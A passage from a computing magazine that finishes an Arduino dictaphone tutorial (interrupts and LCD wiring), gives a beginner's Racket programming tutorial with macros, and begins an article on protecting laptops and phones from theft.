a main program. In this case, all we need it to do is to let the Arduino know to finish doing whatever it's doing and get ready to detect the state the buttons are in. Therefore, the entire ISR can be written as

```
void buttonInterrupt() {
    buttonPressed = 1;
    recording = 0;
    playback = 0;
}
```

It isn't the job of the ISR to do anything more. Instead, the program would then pick up where it left off and tasks would be executed, given that it now knows that the state of the device has changed. In this project, it would exit either `while` condition, close any open files, and return to the top of `loop()` – this should take microseconds. It can then go ahead and use the `updateStates()` function to determine which button has been pressed. The Arduino would then reset all the flags and determine which mode the pseudo-Dictaphone should operate in, or cycle to the next or previous file, for example, depending on what you programmed the button to do. At the top of the loop function, replace the single call to `updateStates()` with the following:

```
if (buttonPressed) {
    updateStates();
    buttonPressed = 0;
}
```

Now the Arduino will only do the update check after the button has been pressed. After having determined its operating mode, the device can now go on to open and play, create and record, or delete the selected file, falling into either of the `while` conditions if the flags have been set to allow it to do so.

When using ISRs, you also need to let the processor know that variables are being shared between the main program and an external ISR. When the Arduino runs a program, it stores copies of the variables in the processor register. However, the ISR doesn't alter this variable – it changes the original. To make the program refresh its copy you need to mark the shared variables as volatile. If you don't do this, you can no longer trust that the value of a flag, for example, is what you asked it to be. See <http://gammon.com.au/interrupts> for more info.



**Right** The interrupt shares a connection with the yellow button. This must be pressed to operate the device

## Prepare the LCD

To make the device easy for the user to operate, it's always worth integrating a text-based LCD. They are relatively cheap at under £2 including shipping, and they are very easy to operate thanks to the LiquidCrystal library (take a look at the 'helloWorld' example – it's essentially four commands long). The only drawback with an LCD is the number of wires it requires to operate: four for data, three for settings, two for power, and two for the backlight. That's a lot of pins! At least six have to connect to the Arduino's digital pins. On an Uno or a Leonardo, this can take up most of the space for a project. LCDs are, however, generally worth it, as they provide the user with information about the state of the device without needing to hook it up to a computer.

Connect wires to each of the LCD outputs. If connections aren't already provided, you might be able to get away with simply bending the wires tightly around their sockets, but if you've used a soldering iron in the previous tutorial, you should go ahead and use it here to fix the wires in place. Before connecting to the Arduino, rotate the LCD such that the connections are above and to the left of the display so that the following instructions make sense.

You'll need to connect the two rightmost and leftmost pins to ground, and the second pin in from both sides to 5V – these are ground (VSS) and backlight anode as well as 5V supply (VDD) and backlight cathode. Third in from the left is VE, which controls the contrast – conveniently, connecting straight to ground is often a good setting. The next three pins marked RS, RW, and E interface with the built-in LCD controller. RW can go to ground, leaving the LCD in write-mode permanently, whilst RS and E need to be connected to Arduino digital pins (they are 'register select' and 'write enable' respectively). Finally, you've come to the data pins. For most displays there will be either four or eight data lines left to be connected; these also need to be connected to the Arduino. If you've got an 8-bit LCD, you can still operate the screen using just the four data pins.

## Write to screen

You'll need to make a few adjustments in the sketch to initialise the LCD display. At the very top of your code you'll need to include two lines: one to import the library, and another to initialise the LCD object, specifying which pins are connected to which terminals on the display. This is how to do it for an 8-bit LCD display being operated in 4-bit mode:

```
#include <LiquidCrystal.h>
LiquidCrystal lcd(RS, E, D4, D5, D6, D7);
```

In **setup**, you'll then need to call `lcd.begin(cols, rows)`, specifying the number of columns and rows available for displaying characters. This may be written on the device or as part of the product code; for example, a 1602A would have sixteen columns across and two rows down.

Then, at any point in the rest of the program (excluding the ISR), you can write to the screen with a few simple



**Above** Blue LCDs are hard to read without a backlight. Try a green one to save power

commands. You'll really only need to write the mode of operation on the first line (and a running time), followed by the track name on the second row, for the device to be suitably usable. Look at the documentation for the LiquidCrystal library for the full range of LCD controls, including scrolling and custom characters. However, for the most part, you can get away with clearing the display, setting the cursor location, and printing a string to the display, like this:

```
lcd.clear();
lcd.setCursor(0,0);
lcd.print("LU&D Issue #188");
lcd.setCursor(0,1);
lcd.print("Dictaphone");
```

## Add some finishing touches

The project may now be finished and easy for the end-user to operate, but we're still quite a way from bringing this product to market. This is just the first prototype, after all. If we were really serious about turning this into a product there are still a few things left to do, and one obvious stumbling block: we haven't even considered how to power the device yet.

The first step would be to solder the circuitry onto perfboard or Veroboard – breadboards are only really good for testing. You'd then want to try to construct a container to house the electronics, and mount the buttons and LCD display to the case. Then you can consider portability, user-testing and stress tests. You might also want to consider doing away with the Arduino board and instead moving towards a chip and minimal hardware, reducing costs. It might sound like a lot, but the hard part – the innovation – has been done; the rest are just finishing touches.

Finally, of course, if this is ever going to be sold you should probably reassure the user that it's working properly by adding a feature whereby the Arduino activates a red light when the device is recording – just like a real Dictaphone does. ■



### John Gowers

is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on. He has a strong interest in Racket, and has travelled to meet some of the most important figures in the language's development.


### Resources

■ **Racket, including the DrRacket IDE**  
<https://download.racket-lang.org> or use your package manager

If you use your package manager, make sure that DrRacket is included in the Racket package for your distribution – if not, you will need to download it separately

# An introduction to writing programs in Racket

Learn to program with the Racket language, a fully extensible open source LISP dialect with a large standard library



**Above** Racket – make your dream language or you can use one of the dozens available

**Racket is an increasingly popular open source programming language with a large standard library, an active developer community and a strong suite of programmer tools built around it.** It has been under development in one form or another for over 20 years, but its roots stretch back far earlier to Scheme in the 1970s and LISP in the 1950s. These days, Racket is becoming increasingly popular in computer science education, particularly in the United States, and is a key tool for programming language research. A wide variety of different language packages means that it is equally suited for general education in programming, day-to-day development and cutting-edge research.

Racket is a LISP dialect, and so its syntax is a little different to C-like languages such as Java or scripting languages such as Python. Nevertheless, its governing principles are very similar to those of any other programming language, and you should get used to the syntax fairly quickly.

To get started with Racket, we're going to use the DrRacket IDE, which is generally provided alongside Racket when we download it. DrRacket has a number of features that make Racket development easier, including

a REPL and a useful debugger. Start up the IDE, and you're ready to go.

The structure of a Racket program is similar to the structure of a program written in a scripting language such as Python or Javascript. The program is a mixture of definitions – which define functions and variables for the program to use – and commands, which carry out the work of the program. If we use the DrRacket IDE, we can separate these out by writing our persistent definitions in the top pane and putting our commands into the Read-Evaluate-Print Loop (REPL) at the bottom. For example, if we type the command `(displayln "Hello, world!")` into the REPL as in **Figure 1** then we get the output "Hello, world!". However, we can achieve the same output by using variables as in **Figure 2**, a function as in **Figure 3**, or a function taking arguments as in **Figure 4**.

After writing our definitions in the top pane, we can click the Run button or press F5 to load the changes. Then when we type commands into the REPL, we can use the functions and variables that we've declared at the top. Note that there is nothing stopping us from putting commands into the top pane, or definitions into the bottom pane. For example, in **Figure 5**, the two print

commands in the top pane get executed at the very start, and we are able to define and use a function in the bottom pane. There will be times when we want to do this, but on the whole, we use the top pane for definitions and use the bottom pane for testing out the functions we have defined. If you're used to programming using a REPL, you'll already know how to strike the right balance.

## #lang racket

When you open up DrRacket, you will see that the top pane already has a line of code in it:

```
#lang racket
```

Every Racket program must start with a **#lang** command that specifies the language that the program will be written in. In this tutorial, we will be using **#lang racket**, so you can ignore this line if you want to. One of the most exciting features of the Racket language is its language creation feature: Racket gives us control over pretty much every aspect of how programs are parsed and run, so we can use it as a tool to create our own languages, some of which may look nothing like Racket at all. In such cases, we define the language in a separate **.rkt** file and then use the **#lang** command to specify the language that we are using. There are many examples of these 'hash langs'; you can find a very good demonstration

“ Racket is a LISP dialect, so its syntax is different to C-like languages such as Java or scripting languages such as Python ”

of their power at <https://www.hashcollision.org/brainfudge>, which demonstrates how we can implement the Brainfuck language as a hash lang for Racket. When we give code snippets below, we will omit the line **#lang racket** to save space. It is very important to include it, though, or Racket will refuse to compile the file.


## Commenting

In Racket, if we put a semicolon symbol **;** on a line, everything from that semicolon to the end of the line is treated as a comment.

```
; Print the name of the magazine.
(displayln "Linux User & Developer")
Linux User & Developer
```

## Definitions

Racket has two sorts of definitions: variable definitions and function definitions. The only difference in the syntax is that when we write a function definition, we always put the name of the function in brackets:



```
; Variable definition.
(define language-name "Racket")
; Function definition.
(define (print-language-name)
  (displayln language-name))
```

Above Racket's functions are written along with their parameters inside brackets

The difference between the two is that variables are defined to hold a particular value, while functions define a sequence of commands with optional parameters and return value. Unlike more procedural languages, Racket does not provide an explicit 'return' command; instead, the return value of a function is the same as the return value of the last command in the definition of the function, as in the second example in **Figure 6**.

This example demonstrates some of the things we are allowed to do within function definitions. The first statement of this function is another **(define)** statement that defines a new variable, **number-of-pages**. As in most languages, variables defined within a function are scoped, so that they can only be accessed from within that function.


We define the variable **number-of-pages** to be equal to the return value of the **(get-number-of-pages)** function. We then print out the value of that variable as part of a message (using some Racket library functions to convert a number to string **printf** and to concatenate strings), before returning that value. In order to call a function, we type its name inside brackets:

```
(print-and-return-number-of-pages)
There are 6 pages.
6
```

We can do this either at the REPL or as a command in the top pane.

If we want our function to take arguments, we put these inside the brackets in the definition of the function:

```
; Finds the largest root of the
; quadratic ax^2 + bx + c
(define (solve-quadratic a b c)
  (define d (- (* b b) (* 4 a c)))
  (/ (+ (- b) (sqrt d)) (* 2 a)))
```



**Above** Racket's variables can hold values of any type: strings, numbers, lists and so on

We can then call the function by enclosing the name of the function, along with its arguments, in brackets:

```
> (solve-quadratic 1 -1 -1)
1.618033988749895
```

We used the function `printf`, which is the Racket equivalent of a function like `printf` in C. Unlike C's `printf`, Racket's `printf` does not require us to use different specifiers for different types of data: instead, we can use `~a` as a placeholder for strings, numbers and any other type of data we might want to print out. The data itself is passed in as parameters to `printf` immediately after the format string, in the order in which it appears.

### Arithmetic in Racket

The definition of the (`solve-quadratic`) function demonstrates one of the more idiosyncratic features of LISP, which has been inherited by Racket. Most programming languages implement arithmetic operations such as `+` or `-` as 'infix operators'. That is, the operator is written between its two operands, as in `2 + 2`.

In LISP and its derivatives, however, arithmetic operators use the same syntax as other functions. So, for example, `+` is a function that takes in one or more numbers and adds them all together, and `*` does the same for multiplication:

```
> (+ 1 2 3 4 5)
15
> (* 0+i 0+i)
-1
```

The functions `-` and `/` work in a special way: when given more than one argument, they perform subtraction or division as usual:

```
> (- 10 4 3 2 1)
0
> (/ 22 7)
3 1/7
```

But when they take only one argument, `a`, they evaluate to `(- 0 a)` or `(/ 1 a)` instead:

```
> (- 2)
-2
```

**Right** We can put definitions in the REPL and commands in the 'definitions' pane if we want to. It's normally the other way round, though, because everything we type into the REPL disappears when we recompile the 'definitions' pane

### ■ Dive into the documentation

We have tried to explain all the functions that we have used in this introductory article, but if you still feel unsure, have a look at the Racket documentation which is available at <https://docs.racket-lang.org>.

This is also a useful resource if you want to learn more about a particular feature we've covered, or about one of the many libraries that Racket provides for common programming tasks, such as networking or graphical programming. The Racket documentation is split into several sections that you might find useful. Visit <https://docs.racket-lang.org/more> to find a walkthrough project explaining the concepts you need to build a simple web server in Racket. For a more advanced tutorial that goes through all of the key concepts in the Racket language, you might like to browse through the Racket Guide, found at <https://docs.racket-lang.org/guide>.

Lastly, the Racket Reference, found at <https://docs.racket-lang.org/reference>, is a more traditional reference guide for the language, explaining all the different functions provided by all the different packages in Racket. Throughout the <https://docs.racket-lang.org> site, clicking on the name of a function will take you to its entry in the Racket Reference. You might find the notation used in the Reference confusing. If so, it's explained at <https://docs.racket-lang.org/reference/notation.html>.

```
> (/ 100)
1/100
```

This style of arithmetic is sometimes called 'Polish notation' (after logician Jan Łukasiewicz, who invented it).

As the (`solve-quadratic`) example shows, Racket also supports a number of other common mathematical functions on numbers, including square roots, modulus and exponentials.

### Conditionals and sequencing

Like most programming languages, Racket provides a conditional statement for branching. For example, we can write a function that takes in a Boolean value and prints `True` if it is true and `False` if it is false:

```
> (define (print-true-or-false b)
  (if (equal? b #t)
      (displayln "True.")
      (displayln "False.)))
> (print-true-or-false #t)
True.
```




**Figure 5**

```
> (print-true-or-false #f)
False.
```

Here we see that Racket uses `#t` to refer to a 'true' value and `#f` to refer to a 'false' value. The general syntax of the `if` command is:

```
(if condition command-if-true command-if-false)
```

In this way, Racket's `if` has the same function as an `if-else` statement in other languages. Racket provides several comparison operators that we can use as the condition of an `if` statement, though any function returning one of the two special Boolean values `#t` and `#f` will do. For example, if `a` and `b` are numbers, then the function `(< a b)` returns `#t` if `a` is less than `b` and `#f` otherwise. In the example above, we used the function `(equal? value1 value2)`, which returns `#t` if `value1` and `value2` are equal, and `#f` otherwise. Sometimes, we might want to write more than one command inside the `if` or the `else` branch of an `if` statement. In Racket, this looks difficult, since `if` always expects to read the first

“ One of the primary features of LISP and its derivatives such as Racket is their special built-in syntax for handling lists ”

command as the `if` branch and the second command as the `else` branch. If we try to write extra commands, as in **Figure 7**, Racket gives an error.

Luckily, Racket provides a helpful way to combine multiple statements into one: the `begin` function. `begin` takes in any number of statements as arguments and runs them one after the other. **Figure 8** shows how we can use this to create a correctly working version of the code in **Figure 7**.

**Figure 6**

```
; This function returns the value 6.
(define (get-number-of-pages) 6)

; So does this one.
(define (print-and-return-number-of-
pages)
  (define number-of-pages
    (get-number-of-pages))
  (printf "There are ~a pages."
    number-of-pages)
  number-of-pages)
```

**Figure 7**

```
(define (speakeasy password)
  (if (equal? password "swordfish")
      (displayln "Welcome to the
speakeasy!")
      (displayln "What's your drink?")
      ; We want to start the 'else'
branch here.
      (displayln "Wrong password!")))
```

Above This code does not work!

As with function definitions, the return type of the `begin` function is the same as the return type of the *last* command in the sequence. In fact, you'll sometimes hear it said that function definitions in Racket contain an 'implicit `begin`'. If you are used to more imperative languages, it might seem strange having to call a separate function in order to sequence commands, but this is key to the operation of languages such as Racket that use a more functional style.

Often, we want to write `if` statements without an `else` branch. In Racket, we use a separate function for this called `when`:

```
(define (check-os os-name)
  (when (not (equal? os-name "Linux"))
    (displayln
      "Please use a Linux
distribution.")))
```

When we use `when`, we do not need to use `begin` if we want to put multiple statements in the body, since there is no ambiguity in this case.

## Lists and iteration

The name LISP is short for 'LISt Processor'. As this name indicates, one of the primary features of LISP and its derivatives is their special built-in syntax for handling lists. In Racket, we can create a list using the syntax `'( ... )`, where the ellipsis indicates a series of arguments. We can perform various operations on lists using library functions:

```
> (reverse (append '(1 2) '(3 4 5)))
'(5 4 3 2 1)
```

Lists are very important for Racket's implementation of for loops. In Racket, we iterate over the elements of a list:

```
> (begin
  (for ([i '(3 2 1)])
    (displayln i))
  (displayln "Blast off!"))
3!
2!
1!
Blast off!
```

## Naming in Racket

Since Racket does not use infix operators, there are no restrictions on the names that you are allowed to use for functions and variables. When presented with function names such as `equal?` or `number->string`, you might think that the `?` and the `->` are operators of some kind; in fact, they are part of the function name. This is quite helpful, as often a sequence of characters can convey a concept more quickly than words can.

Left The return value of a Racket function is the return value of the *last* command called in the function. In this case, the second function returns the value of the variable `number-of-pages`

## Emacs mode in Racket

If you're used to an editor like Vim or Emacs, you might get frustrated by the monolithic nature of DrRacket and want to use your own editor instead. There is an Emacs mode for Racket that you can download from <https://github.com/greghendershott/racket-mode>. It provides an experience very similar to DrRacket within Emacs; see Figure 9. There is nothing similar for Vim, but you can download the Emacs mode and install 'evil mode' (<https://github.com/emacs-evil/evil>) to make Emacs behave more like Vim.

Here, the `for` loop binds the identifier `i` to each of the list elements 3, 2 and 1 in turn, printing out each value.

Racket provides a number of built-in looping constructs to use with lists, and you might find that you don't need to write your own `for` loops at all. For example, we could have written the example above more compactly as:

```
(begin
  (map displayln '(3 2 1))
  (displayln "Blast off!"))
```

The function `map` applies the given function (in this case, `displayln`) to each of the numbers 3, 2 and 1 in turn, which causes each number to be printed out.

In fact, the `map` function returns a list of all return values from applying the function to each of the values:

```
> (map sqrt '(1 4 9 16))
'(1 2 3 4)
```

The good thing about this is that the output from `map` is now in exactly the form we need for performing further iteration on the results.

Lastly, Racket supports variable-length input from functions. If we put a dot (`.`) before the last argument to that function, then we are allowed to pass in an arbitrary number of arguments in place of that last argument. The arguments will then be treated as a list. See Figure 10 for an example of this.

## Macros

We mentioned earlier that one of the things that Racket is particularly good for is extending the language itself in order to build your own programming languages. We will give a small taste of this by showing how to write macros in Racket.

The simplest way to write macros is by using the function `define-syntax-rule`. This works a bit like `define`, except that the arguments are no longer treated as values, but may be variable or function names:

```
(define-syntax-rule (++ name)
  (set! name (+ name 1)))
```

This function will behave like `++` in C-like languages, adding 1 to the value of the variable:

```
> (define a 5)
```

**Below** Working version of the code in Figure 7. We use the `begin` function to group commands together

Figure 8

```
(define (speakeasy password)
  (if (equal? password "swordfish")
      (begin
        (displayln "Welcome to the speakeasy!")
        (displayln "What's your drink?"))
      (displayln "Wrong password!")))
```

Figure 9



**Above** There is a Racket mode for Emacs, which is handy if you're used to programming using Emacs or Vim.

```
> (++ a)
> (displayln a)
6
```

In order to implement `++`, we have used the Racket function `set!`, which modifies the value of a variable. We have deliberately avoided introducing `set!` up to this point, since it is not an idiomatic use of Racket. In procedural languages such as C, it is very common to set the values of variables, but in the Racket language we prefer to use more functional techniques in which variables are treated as entirely immutable. However, if we are attempting to use Racket to emulate different styles of programming, then it makes more sense to use `set!`. In this case, you can see we have emulated the C operator `++`.

**“ Racket is particularly good when it comes to extending the language itself to build your own programming languages ”**

As a more advanced illustration, we'll write a macro that emulates a C-style `for` loop. The finished article is shown in Figure 11, and an example usage, using our `++` syntax form, is shown in Figure 12. A C `for` loop normally looks something like this:

```
int i;
for (i = 0 ; i < 5 ; ++i)
{
  printf("I am a C for loop.");
}
```

The first part of the `for` loop, `i = 0`, is carried out at the very beginning. Then, the loop repeatedly checks the middle condition, `i < 5`, to see whether or not it is true. If the condition is true, then the loop performs the statements in the curly brackets after the loop (in this case, the `printf` statement) and then performs the final increment operation `++i`. It then repeats the process. If at

**Figure 10**

```

(define (user-profile name age .
hobbies)
  (printf "Name: ~a\n" name)
  (printf "Age: ~a\n" age)
  (displayln "Hobbies:")
  (for-each displayln hobbies))
> (user-profile "John" 25 "Writing"
"Linux" "Racket")
Name: John
Age: 25
Hobbies:
Writing
Linux
Racket

```

any point, the middle condition fails to be true, the loop terminates. In this case, the **printf** statement will be carried out five times.

This is very different from the way that Racket handles **for** loops, but we can nevertheless emulate it within Racket. The first step is to declare the signature of the syntax form:

```

(define-syntax-rule
  (c-for init test incr body ...)

```

The tokens **init**, **test**, **incr** and **body** stand in for the different constituent parts of the C **for** loop. The ellipsis ... after **body** is another useful list feature of Racket, and means that **body** is in fact a list of zero or more arguments, as before.

The next step is to define the rule itself, which we do using a **begin** statement. The first command inside the **begin** is the command **init**, which runs at the very start

## Racket brackets

One of the things that LISP is (in)famous for is the number of brackets (`( ... )`) that you end up writing in order to write all but the simplest programs. This is a feature of the way the language works. A language like C uses round `()` brackets for function application, square `[]` brackets for array indexing and curly brackets `{ }` for sequencing. In Racket, all three of these are different kinds of function application, so they are not given different syntax.

You might have noticed that we have occasionally used square brackets `[]` as well as round brackets in our code. This might seem as though it is a separate type of syntax, but in reality it is just for clarity, and the two are interchangeable, as long as they match up correctly. In DrRacket, if we have written `( and then type ], the editor will print a closing ) to match the opening one. DrRacket is also very good at automatically using the correct indentation in order to make your code as readable as possible, despite all the brackets.`

Interestingly, the name 'Racket' is not derived from 'bracket': instead, it follows the naming patterns of previous LISP dialects such as Scheme, Gambit and Larceny, all of which, like Racket, suggest some kind of covert operation.

of the **for** loop. The second statement is the loop itself, which we implement using tail recursion. This is quite a common pattern in Racket: we define a function called **loop** that calls itself at the very end in order to loop around. The body of the **loop** function is as follows:

```

(when test
  body ...
  incr
  (loop))

```

In other words, when the test is true, carry out all the body commands, carry out the 'increment' command that takes place at the very end of the loop and then recursively call this function in order to loop round again. Note that we can use **body ...** to stand in for the full list **body** that was passed into the **c-for** syntax form, so if we call **c-for** with multiple commands in the body (for example, the **printf** and **displayln** commands in **Figure 12**), they will all be placed at this point.

The last thing we have used is the **local** form. Since we might want to use multiple **for** loops in our program (perhaps one nested inside another) we do not want the function **loop** to go into the global namespace: then multiple **for** loops could interfere with one another. We use the **local** syntax form so that the **loop** function only lives inside the scope where it is called. **local** is called as follows:

```

(local [definitions ...]
  body ...)

```

Here, every definition we make in the **definitions** section is scope so it can only be seen by the **body** statements. In this case, we define the **loop** function as a local definition, and then call it in the **body** section of the **local** command.

There are more advanced forms of syntax definitions which we have not covered, and we have not even begun to cover parsers or the mechanisms behind hash langs, which we would need to do if we *really* wanted to emulate another language like C within Racket.

But we hope this at least gives you some idea of Racket's capabilities, and encourages you to check out this fascinating language! ■

**Left** Racket supports variable numbers of function arguments. The **for-each** function is a version of **map** that ignores the return values instead of putting them into a list

**Below** We can use **define-syntax-rule** to emulate features of completely different languages

**Figure 11**

```

(define-syntax-rule
  (c-for init test incr
    body ...)
  (begin init
    (local [(define (loop)
      (when test
        body ...
        incr
        (loop)))]
      (loop))))

```

**Figure 12**

```

(c-for
  (define i 0) (< i 3) (++ i)
  (printf "i = ~a.\n" i)
  (displayln "Racket!"))
i = 0.
Racket!
i = 1.
Racket!
i = 2.
Racket!

```



# PROTECT — YOUR — TECH

Having your laptop, tablet or phone stolen is depressingly common. As **Mike Bedford** explains, there's a lot you can do to keep your IT equipment safe

## AT A GLANCE

# How to find what you're looking for

### • Anti-theft products, p60

Anti-theft products for tech range from devices to provide physical security, through alarms that will let you know if your equipment is tampered with, to products to mark your gear uniquely and indelibly. We look at the pros and cons of each, and identify some suitable products.

### • Behavioural changes, p62

Even if you don't want to buy any anti-theft products – although we certainly suggest you do – you could probably make your kit a lot more secure just by altering the way you behave. It's all too easy to let your guard down, so here are some common-sense precautions.

### • DIY solutions, p63

Creating your own anti-theft products could provide you with extra functionality while, at the same time, being an interesting exercise and perhaps providing a cost saving. We recommend a couple of DIY solutions: a software-only laptop alarm, and a proximity tag with app.

**W**e have good news and bad news. The good news is that the crime rate has been falling in the UK, from a peak in 1995. Similar trends apply in many other countries. The bad news is that, despite a reduction in household burglary, property theft overall – and theft from the person in particular – has remained high or even risen over the same period, with computer-related equipment being especially targeted. Needless to say, mobile phones are particularly sought after, but we're guessing most would-be thieves wouldn't turn their nose up at a top-of-the-range laptop or tablet.

“Once your equipment is taken out of the home or office it becomes more likely to attract the attention of criminals”

It's a depressing irony, then, that although convenience while you're out and about is the whole reason for using portable electronic devices, once your equipment is taken out of the home or office it becomes much more likely to attract the attention of criminals. What's more, the consequences could be serious. Certainly, the cost of replacement of the hardware has to be considered – and even if it's insured, you won't necessarily be fully reimbursed for the loss – but this is just a start. The possibility of theft makes data backup even more important on a laptop or tablet than it is on a desktop but, unless you use a cloud backup or an external disk kept separately from the laptop, your data will

only be secured once you get back home. Potentially, therefore, you stand to lose a day or more of work and information which – in the case of notes made at a meeting, for example – might be difficult to replace.

We also have to consider the fact that sensitive data could fall into the wrong hands. Finally, getting a replacement for a stolen item, setting it up, re-installing all your software and restoring your data will take some time. Unless you have a spare, therefore, you could be without a laptop or tablet for quite a few days and this could have a serious impact on your productivity.

It's common to believe that these problems always happen to someone else and are probably due to carelessness. However, one in 10 laptops is stolen during its lifetime and half a million people in the UK had a phone stolen in 2016. If these statistics have

convinced you that this is a subject that can affect us all, do read on because, as you'll see, a small change in your behaviour and a modest investment in anti-theft products could make your equipment a whole lot more secure. We're going to be looking mainly about prevention of laptop theft here but some of the products, and most of our advice, applies equally to tablets, smartphones, cameras or just about any other electronic equipment you might want to use on the move.

### Get the right product

Just as there are several of ways of protecting your home or car from theft, the same applies to your laptop. The choice

is even more diverse, however, so a bit of guidance is called for. Anti-theft products that are suitable for high-tech gear fall into three main categories.

First are products that make it physically difficult for a thief to get away with your gear – we can think of these as the equivalent of the lock on a door. Second are those devices which will draw attention to a thief should they attempt to steal your equipment; this is the equivalent of a household burglar alarm. And third are products for marking your kit to improve the likelihood of it being returned if it is stolen while, at the same time, making it less attractive to a would-be thief. Again, very similar products are available for household items.

Here we'll look at each category in turn, examining their pros and cons and highlighting some actual products. First we need to make an important point, though: no single type of product is better than the others and each offers benefits in certain circumstances. So, just as it's common to have locks on your house doors and a burglar alarm, it would be wise to consider protecting your portable gear with at least two, if not all three, types of products.

### Physical anti-theft kit

Most laptops have a so-called Kensington lock slot which is used to secure it using a security cable from Kensington ([www.kensington.com](http://www.kensington.com)) or other manufacturers. The cable is wrapped around some immovable object such as the legs of a desk, then the end is threaded through a loop in the cable before being inserted into the Kensington slot. The laptop is now secured against casual theft, although it won't deter a thief equipped with a pair of bolt cutters or who is prepared to damage

the laptop to release the security cable. The laptop can be removed by its rightful owner using either a key or a combination lock, depending on the specific product. Prices vary significantly, from as little as £3 to over £35.

Tablets rarely, if ever, have Kensington lock slots and smartphones are never equipped in this way. Realistically, it's probably easier to just make sure that phones are always kept in a secure place, and any adaptor would be quite intrusive on such small devices. Nevertheless, if you're willing to accept a bulge on the back cover, cable anchors that glue onto the back of smartphones are available from various sources and these can also be used on tablets. However, a better solution for tablets is the Blade Universal

this product incorporates a steel wire that is fitted to any type of product that has some sort of loop through which it could be threaded. For a laptop, you also need an adaptor which allows it to be fitted into a Kensington lock slot. The wire is much thinner than Kensington-type security cables but it probably won't succumb to small wire-cutters and, in addition, its small diameter allows it to be retracted into the body of the unit when not in use. Where it differs from a plain security cable is that a 100dB alarm will sound if the cable is cut. A movement sensor can also be activated.

The next type of alarm, and one that is becoming increasingly popular, is the proximity alarm. These generally take the form of a Bluetooth-enabled tag that is attached to the equipment being protected and is paired with a smartphone. There are lots on the market, each with slightly different features, and although this isn't a comparative

“Most laptops have a so-called Kensington lock slot which is used to secure them with a cable”

Lock Slot Adaptor provided by Maclocks ([www.maclocks.co.uk](http://www.maclocks.co.uk)). This is a low-profile hinged bracket that can be attached to the base of tablets using high-strength adhesive, which allows a security cable to be attached, and which folds away when not in use. It costs from £38.

## Alarms

The first type of alarm we'll look at, the Lock Alarm Mini ([www.lockalarm.com](http://www.lockalarm.com)) at £25, serves a dual purpose in also providing physical protection. Like security cables,

review, we will indicate what to look for and approximately how much you can expect to pay. First, it's important to recognise that the tags tend to be in the region of 35mm across and cannot easily be attached to a laptop. They're frequently shown hanging from keyrings but they could readily be attached to a laptop case or hidden in one of its pockets. To truly be called a proximity alarm, an audible alarm should sound if the phone and the tag are separated by more than some preset distance. Not all tags offer this feature, perhaps because it's tricky to gauge

### QUICK GUIDE

#### Prey: tracking software

